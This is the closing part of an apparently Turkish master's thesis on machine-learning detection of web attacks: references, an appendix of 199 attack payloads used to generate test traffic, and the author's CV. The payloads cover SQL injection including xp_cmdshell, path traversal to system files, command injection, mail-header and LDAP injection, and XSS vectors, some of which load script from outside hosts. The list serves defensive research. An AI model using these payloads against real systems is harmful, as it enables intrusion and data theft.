54. Bulut, F. ve Amasyalı, M.F. (2014). Örnek Tabanlı Sınıflandırıcılda Kümeleme Yöntemiyle Performans Artırımı. *Deü Mühendislik Fakültesi Mühendislik Bilimleri Dergisi*, 16(48), 76-85.

55. Bache, K. and Lichman, M. (2013). *UCI machine learning repository*.

56. İnternet: Dewilde, B. (2012). Classification of Hand-written Digits. URL: http://www.webcitation.org/query?url=http%3A%2F%2Fbdewilde.github.io%2Fblog%2Fblogger%2F2012%2F10%2F26%2Fclassification-of-hand-written-digits-3. Son Erişim Tarihi: 12.05.2016.

57. Özkan, Y. (2013). *Veri Madenciliği Yöntemleri* 2. Baskı, Papatya Yayınları, İstanbul.

58. İnternet: (2014). *E-ticaret kavramı nedir*. URL: http://www.webcitation.org/query?url=http%3A%2F%2F+http%3A%2F%2Fwww.neticaret.com.tr%2Fe-ticaret-kavrami-nedir. Son Erişim Tarihi: 21.06.2016.

59. OECD. (2016). Consumer Protection in E-commerce: OECD Recommendation. *OECD Publishing*.

60. İnternet: Cisco. (2006). *IP Next-Generation Network Security for Service Providers* URL:http://www.webcitation.org/query?url=http%3A%2F%2Fwww.cisco.com%2Fc%2Fdam%2Fen%2Fus%2Fsolutions%2Fcollateral%2Fservice-provider%2Fsecure-infrastructure%2Fnet_implementation_white_paper0900aecd803fcbbe.pdf. Son Erişim Tarihi: 23.06.2016.

61. İnternet: Security, O. (2016). Kali Linux Operation System. URL: http://www.webcitation.org/query?url=http%3A%2F%2F+https%3A%2F%2Fwww.kali.org. Son Erişim Tarihi: 22.07.2016.

62. İnternet: PortSwigger. (2016). *Burp Suite*. URL: http://www.webcitation.org/query?url=https%3A%2F%2Fportswigger.net%2Fburp. Son Erişim Tarihi: 22.07.2016.

63. İnternet: Paros. (2016). *Paros web uygulama proxy aracı*. URL: http://www.webcitation.org/query?url=http%3A%2F%2Fwww.parosproxy.org. Son Erişim Tarihi: 22.07.2016.

64. Kapodistria, H., Mitropoulos, S. and Douligeris, C. (2011). An advanced web attack detection and prevention tool. *Information Management & Computer Security,* 19(5), 280-299.

65. İnternet: W3AF. (2016). *Web Application Attack and Audit Framework*. URL: http://www.webcitation.org/query?url=http%3A%2F%2Fw3af.org. Son Erişim Tarihi: 24.07.2016.

66. İnternet: Hydra. (2016). *Hydra password crack tool*. URL: http://www.webcitation.org/query?url=http%3A%2F%2Fsectools.org%2Ftool%2Fhydra. Son Erişim Tarihi: 24.07.2016.

67. İnternet: Sqlmap. (2016). *Automatic SQL injection and database takeover tool*. URL: http://www.webcitation.org/query?url=http%3A%2F%2Fsqlmap.org. Son Erişim Tarihi: 25.07.2016.

68. İnternet: Tshark. (2016). *Tshark Network Sniffer*. URL: http://www.webcitation.org/query?url=https%3A%2F%2Fwww.wireshark.org%2Fdocs%2Fman-pages%2Ftshark.html. Son Erişim Tarihi: 25.07.2016.

69. Dener, M., M. Dörterler, and A. Orman, Açık Kaynak Kodlu Veri Madenciliği Programları: Weka'da Örnek Uygulama. Akademik Bilişim, 2009. 9: p. 11-13.

70. Kaya, M. and S.A. Özel, Açık Kaynak Kodlu Veri Madenciliği Yazılımlarının Karşılaştırılması. Akademik Bilişim, 2014.

71. Tekerek, A., Veri madenciliği süreçleri ve açık kaynak kodlu veri madenciliği araçları. Akademik Bilişim, 2011. 11: p. 2-4.

72. Hall, M., et al., The WEKA data mining software: an update. ACM SIGKDD explorations newsletter, 2009. 11(1): p. 10-18.

73. İnternet: Python. (2016). *Python Programlama Dili*. URL: http://www.webcitation.org/query?url=https%3A%2F%2Fdocs.python.org%2F3%2Ffaq%2Fgeneral.htm. Son Erişim Tarihi: 26.07.2016.

74. Lippmann, R., Haines, J. W., Fried, D. J., Korba, J., & Das, K. (2000). The 1999 DARPA off-line intrusion detection evaluation. *Computer networks*, *34*(4), 579-595.

75. Tavallaee, M., Bagheri, E., Lu, W., & Ghorbani, A. A. (2009). A detailed analysis of the KDD CUP 99 data set. In *Proceedings of the Second IEEE Symposium on Computational Intelligence for Security and Defence Applications 2009*.

76. McHugh, J. (2000). Testing intrusion detection systems: a critique of the 1998 and 1999 darpa intrusion detection system evaluations as performed by lincoln laboratory. *ACM transactions on Information and system Security*, 3(4), 262-294.

77. Aytuğ, O. (2015). Şirket İflaslarının Tahminlenmesinde Karar Ağacı Algoritmalarının Karşılaştırmalı Başarım Analizi. *International Journal Of Informatics Technologies*, 8(1), 9-19.

78. Maimon, O., & Rokach, L. (Eds.). (2005). *Data mining and knowledge discovery handbook* (Vol. 2). New York: Springer.

79. Viera, A.J. and Garrett, J.M. (2005). Understanding interobserver agreement: the kappa statistic. *Fam Med*, 37(5), 360-363.

EKLER

EK-1. Saldırı veri girişleri

Çizelge 1.1. Saldırı trafiğinin oluşturulmasında kullanılan veri giriş değerleri

Sıra	Saldırı Veri Girişleri (Attack Payloads)
1	'
2	'--
3	' or 1=1--
4	1 or 1=1--
5	' or 1 in (@@version)--
6	1 or 1 in (@@version)--
7	'; waitfor delay '0:30:0'--
8	1; waitfor delay '0:30:0'--
9	'||Utl_Http.request('http://<yourservername>') from dual-- => payload1
10	1||Utl_Http.request('http://<yourservername>') from dual-- => payload2
11	xsstest
12	xsstest%00"<>' => payload
13	</foo>
14	<foo></foo>
15	))))))))))
16	../../../../../../../../../../etc/passwd
17	../../../../../../../../../../boot.ini
18	..\..\..\..\..\..\..\..\..\..\etc\passwd
19	..\..\..\..\..\..\..\..\..\..\boot.ini
20	../../../../../../../../../../windows/win.ini
21	..\..\..\..\..\..\..\..\..\..\windows\win.ini
22	|| ping -i 30 127.0.0.1 ; x || ping -n 30 127.0.0.1 & => payload3
23	| ping -i 30 127.0.0.1 | => payload4
24	| ping -n 30 127.0.0.1 | => payload5
25	& ping -i 30 127.0.0.1 &
26	& ping -n 30 127.0.0.1 &
27	; ping 127.0.0.1 ;
28	%0a ping -i 30 127.0.0.1 %0a
29	`ping 127.0.0.1`
30	| id =>payload7
31	& id
32	; id
33	%0a id %0a
34	`id`
35	;echo 111111
36	echo 111111
37	response.write 111111
38	:response.write 111111
39	http://<yourservername>/

EK-1. (devam) Saldırı veri girişleri

40	<youremail>%0aCc:<youremail>
41	<youremail>%0d%0aCc:<youremail>
42	<youremail>%0aBcc:<youremail>
43	<youremail>%0d%0aBcc:<youremail>
44	%0aDATA%0afoo%0a%2e%0aMAIL+FROM:+<youremail>%0aRCPT+TO:+<youremail>%0aDATA%0aFrom:+<youremail>%0aTo:+<youremail>%0aSubject:+tst%0afoo%0a%2e%0a
45	%0d%0aDATA%0d%0afoo%0d%0a%2e%0d%0aMAIL+FROM:+<youremail>%0d%0aRCPT+TO:+<youremail>%0d%0aDATA%0d%0aFrom:+<youremail>%0d%0aTo:+<youremail>%0d%0aSubject:+test%0d%0afoo%0d%0a%2e%0d%0a
46	'
47	a' or 1=1--
48	a'' or 1=1--
49	or a = a
50	a' or 'a' = 'a
51	1 or 1=1
52	a' waitfor delay '0:0:10'--
53	1 waitfor delay '0:0:10'--
54	declare @q nvarchar (200) select @q = 0x770061006900740066006F00720020006400650 06C00610079002000270030003A0030003A0031003000270000 exec(@q)
55	declare @s varchar(200) select @s = 0x77616974666F722064656C61792027303A303A31302700 exec(@s)
56	declare @q nvarchar (200) 0x730065006c00650063007400200040004000760065007200730069006f006e00 exec(@q)
57	declare @s varchar (200) select @s = 0x73656c65637420404076657273696f6e exec(@s)
58	a'
59	?
60	' or 1=1
61	? or 1=1 --
62	x' AND userid IS NULL; --
63	x' AND email IS NULL; --
64	anything' OR 'x'='x
65	x' AND 1=(SELECT COUNT(*) FROM tabname); --
66	x' AND members.email IS NULL; --
67	x' OR full_name LIKE '%Bob%
68	23 OR 1=1
69	'; exec master..xp_cmdshell 'ping 172.10.1.255'--
70	'
71	'%20or%20''='
72	'%20or%20'x'='x

EK-1. (devam) Saldırı veri girişleri

73	%20or%20x=x
74	')%20or%20('x'='x
75	0 or 1=1
76	' or 0=0 --
77	or 0=0 --
78	or 0=0 --
79	' or 0=0 #
80	or 0=0 #"
81	or 0=0 #
82	' or 1=1--
83	or 1=1--
84	' or '1'='1'--
85	' or 1 --'
86	or 1=1--
87	or%201=1
88	or%201=1 --
89	' or 1=1 or "='
90	or 1=1 or ""=
91	' or a=a--
92	or a=a
93	') or ('a'='a
94	) or (a=a
95	hi or a=a
96	hi or 1=1 --"
97	hi' or 1=1 --
98	hi' or 'a'='a
99	hi') or ('a'='a
100	hi") or ("a"="a
101	'hi' or 'x'='x';
102	@variable
103	,@variable
104	PRINT
105	PRINT @@variable
106	select
107	insert
108	as
109	or
110	procedure
111	limit
112	order by
113	asc
114	desc

EK-1. (devam) Saldırı veri girişleri

115	delete
116	update
117	distinct
118	having
119	truncate
120	replace
121	like
122	handler
123	bfilename
124	' or username like '%
125	' or uname like '%
126	' or userid like '%
127	' or uid like '%
128	' or user like '%
129	exec xp
130	exec sp
131	'; exec master..xp_cmdshell
132	'; exec xp_regread
133	t'exec master..xp_cmdshell 'nslookup www.google.com'--
134	#AD?
135	\x27UNION SELECT
136	' UNION SELECT
137	' UNION ALL SELECT
138	' or (EXISTS)
139	' (select top 1
140	'||UTL_HTTP.REQUEST => payload8
141	1;SELECT%20*
142	to_timestamp_tz
143	tz_offset
144	<>'"%;)(&+
145	'%20or%201=1
146	%27%20or%201=1
147	%20$(sleep%2050)
148	%20'sleep%2050'
149	char%4039%41%2b%40SELECT
150	'%20OR
151	'sqlattempt1
152	(sqlattempt2)
153	| =>payload9
154	%7C
155	*| =>payload10
156	%2A%7C

EK-1. (devam) Saldırı veri girişleri

157	*(|(mail=*)) => payload11
158	%2A%28%7C%28mail%3D%2A%29%29
159	*(|(objectclass=*)) =>payload12
160	%2A%28%7C%28objectclass%3D%2A%29%29
161	(
162	28%
163	)
164	29%
165	&
166	26%
167	!
168	21%
169	' or 1=1 or "='
170	' or "='
171	x' or 1=1 or 'x'='y
172	/
173	//
174	//*
175	*/*
176	a' or 3=3--
177	a" or 3=3--
178	' or 3=3
179	? or 3=3 --
180	';alert(String.fromCharCode(88,83,83))//\';alert(String.fromCharCode(88,83,83))// ";alert(String.fromCharCode(88,83,83))//\";alert(String.fromCharCode<script>alert('xss')</script>
181	//--></SCRIPT>">'><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>
182	";!--"<XSS>=&{()}
183	<SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT>
184	<IMG SRC="javascript:alert('XSS');">
185	<IMG SRC=javascript:alert('XSS')>
186	<IMG SRC=javascrscriptipt:alert('XSS')>
187	<IMG SRC=JaVaScRiPt:alert('XSS')>
188	<IMG """><SCRIPT>alert("XSS")</SCRIPT>">
189	<IMG SRC=" &#14; javascript:alert('XSS');">
190	<SCRIPT/XSS SRC="http://ha.ckers.org/xss.js"></SCRIPT>
191	<SCRIPT/SRC="http://ha.ckers.org/xss.js"></SCRIPT>
192	<<SCRIPT>alert("XSS");//<</SCRIPT>
193	<SCRIPT>a=/XSS/alert(a.source)</SCRIPT>
194	\";alert('XSS');//
195	</TITLE><SCRIPT>alert("XSS");</SCRIPT>
196	<TABLE><TD BACKGROUND="javascript:alert('XSS')">

EK-1. (devam) Saldırı veri girişleri

197	<DIV STYLE="background-image: url(javascript:alert('XSS'))">
198	<DIV STYLE="background-image:\0075\0072\006C\0028'\006a\0061\0076\0061\0073\0063\0072\0069\0070\0074\003a\0061\006c\0065\0072\0074\0028.1027\0058.1053\0053\0027\0029'\0029">
199	<DIV STYLE="width: expression(alert('XSS'));">

ÖZGEÇMİŞ

Kişisel Bilgiler

Soyadı, adı : SEVRİ, Mehmet

Uyruğu : T.C

Doğum tarihi ve yeri : 20/11/1987 Gaziantep

Medeni hali : Evli

Telefon : 0 (312) 202 38 44

Faks : 0 (312) 212 79 29

e-posta : mehmetsevri@gazi.edu.tr

Eğitim Derecesi	**Okul/Program**	**Mezuniyet yılı**
Yüksek lisans	Gazi Üniversitesi / Bilişim Sistemleri A.B.D	Devam Ediyor
Lisans	Roskilde University / Computer Science	2009-2010
Lisans	Karadeniz Teknik Üniversitesi / Bilgisayar Mühendisliği Bölümü	2011
Lise	Oğuzeli ÇPL	2005

İş Deneyimi, Yıl	**Çalıştığı Yer**	**Görev**
2013-Devam Ediyor	Gazi Üniversitesi	Araştırma Görevlisi
2013, 3 ay	Recep Tayyip Erdoğan Üniversitesi	Araştırma Görevlisi
2011, 2 yıl	Kilis 7 Aralık Üniversitesi	Bilgisayar Mühendisi

Yabancı Dili

İngilizce

Yayınlar

1. Sevri, M., Topaloğlu, N. (2016). Classification Of Web Attacks With Machine Learning Algorithms: An Application Example.
International Conference on Research in Education & Science. Mayıs, 2016. Bodrum.

2. Sevri, M., Topaloğlu, N. (2016). Lastest Hacking Trend: Ransomware And Its Possible Future.
International Conference on Research in Education & Science. Mayıs, 2016. Bodrum.

3. Sevri, M., Topaloğlu, N. (2016). Cyber Security Education In Turkey.
International Conference on Education in Mathematics, Science & Technology. Mayıs, 2016. Bodrum.

4. Sevri, M., Topaloğlu, N. (2016). An Infrastructure Model to Detect and Prevent Web Attacks.
Global Conference on Applied Computing in Science and Engineering. Temmuz, 2016. Roma.